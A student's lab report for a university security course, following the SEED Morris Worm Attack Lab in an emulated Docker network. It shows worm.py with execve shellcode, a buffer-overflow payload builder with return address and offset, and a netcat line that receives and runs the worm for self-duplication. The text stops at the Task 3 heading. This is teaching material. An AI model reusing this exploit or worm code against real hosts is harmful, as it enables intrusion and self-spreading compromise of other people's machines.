CPS 472/572 Fall 2024
Prof: Zhongmei Yao
Lab 8 Report: Morris Worm Attack Lab

Dinesh Kumar Kala (kalad1@udayton.edu) Student ID:101745354


1. Overview:

The Morris worm, created in 1988, was one of the first worms to spread over the Internet and became widely known in the media. Despite its age, the methods it used are still seen in modern worms, such as WannaCry. Worms generally have two key parts:


1. **Attack**: They exploit security weaknesses to access a target system.
2. **Self-Duplication**: Once inside, they make copies of themselves to spread further and continue the attack.

Takeaway: The Morris worm, introduced in 1988, was among the earliest worms to spread over the Internet, and its methods are still seen in modern worms like WannaCry. Worms generally work by exploiting system vulnerabilities to gain access and then replicating themselves to infect other systems. This lab provides a hands-on opportunity to learn about worms by creating a basic one in stages and testing it in a controlled, simulated Internet. While named after the Morris worm, the techniques explored are broadly applicable and demonstrate how worms propagate through networks.

2. Lab setup:




I successfully build the docker from the nano=internet and started the docker container.



After that i went to the localhost:8080/map.html and i got this website. Which says my lab setup is correct.

Takeaway: The lab provides a pre-built emulator in Python code and container files.After downloading and extracting the Labsetup.zip, the emulator is run using Docker commands on a SEED Ubuntu 20.04 VM. Aliases for common commands are provided, and container shells can be accessed with "docker ps" and "docker exec."


3. Task 1: GetFamiliar with the Lab Setup



I randomly opened consoles of the two hosts from different nodes and pinged the host-1 ip address in the host-2 terminal and the got the ping.

Takeaway: The lab uses a nano Internet setup with 15 containers, consisting of three autonomous systems, each with five hosts. To start it, navigate to the appropriate folder, build, and run the containers using Docker commands. After the emulator starts, you can view the network diagram in a browser. By pinging a specific IP address (1.2.3.4), the infected host will flash on the map, providing a visual indication of infection. This setup helps track the spread of the worm by showing which hosts are compromised in real-time.


4. Task2: Attack the First Target



Using the above command i disabled the address randamization its the 1st step of the attack

Takeaway: This task focuses on exploiting a buffer-overflow vulnerability in a vulnerable server installed on all containers. Address randomization is disabled to simplify the attack, making it easier to exploit the vulnerability. The task mirrors the Level-1 Buffer-Overflow Lab, allowing reuse of code. The goal is to demonstrate the worm's ability to exploit the vulnerability and run malicious code, with detailed attack instructions available in the Buffer-Overflow Attack Lab.

Task 2.1: The Skeleton Code





```
#!/bin/env python3
import sys
import os
import time
import subprocess
from random import randint

# You can use this shellcode to run any command you want
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';                  "
   "                                                           "
   "                                                          *"
   "1234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')


# Create the badfile (the malicious payload)
def createBadfile():
```

By default, they gave me a worm.py code in the lab setup which is a skeleton code.


Takeaway: This task focuses on completing the createBadfile() function to generate the malicious payload for a buffer-overflow attack. The worm targets a host (initially hard-coded as 10.151.0.71) and runs a ping command in the background to visualize the attack, with the Map application flashing the compromised host's node upon receiving ICMP messages. Later tasks will dynamically generate the target IP address.

2.2 creating bad file





```
31 # Create the badfile (the malicious payload)
32 def createBadfile():
33    content = bytearray(0x90 for i in range(500))
34    ######################################################################
35    # Put the shellcode at the end
36    content[500-len(shellcode):] = shellcode
37
38    ret    = 0xffffd5f8 + 40  # Need to change
39    offset = 0xffffd5f8 - 0xffffd588 + 4  # Need to change
40
41    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
42    ######################################################################
43
44    # Save the binary code to file
45    with open('badfile', 'wb') as f:
46       f.write(content)
47
```

In worm.py i added the ret and offset values which will create a badfile.




After that i gave the file execution permission to the python code using chmod +x and executed the python file. And attack lauched successfully.



We can clearly see that the stack is started and listening on 0.0.0.0.9999

Takeaway: In this task, a benign message is sent to the target server to retrieve internal parameters that help construct the attack in the `createBadfile()` function. This function generates a payload with shellcode and a return address. Running the `worm.py` script sends the payload to the server, and a smiley face on the target machine indicates the attack succeeded. The script is made executable before running.

2.3 The shell code





```
#!/bin/env python3
import sys
import os
import time
import subprocess
from random import randint

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';                  "
   " nc -lnv -w5 9999 > worm.py && python3 worm.py;            "
   "                                                           "
   "                                                          *"
   "1234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')

```


I used this shell code in worm.py which plays main role. And when we run the worm.py file this shell code is saved on the badfile.

Takeaway: In this task, a provided generic shellcode runs commands on the target server. Commands are inserted into three predefined lines, each 60 characters long, with a total space allowing up to 180 bytes. Exceeding this limit will truncate the commands. The line lengths should not be altered to ensure the shellcode functions correctly.


5. Task 3: self Duplication



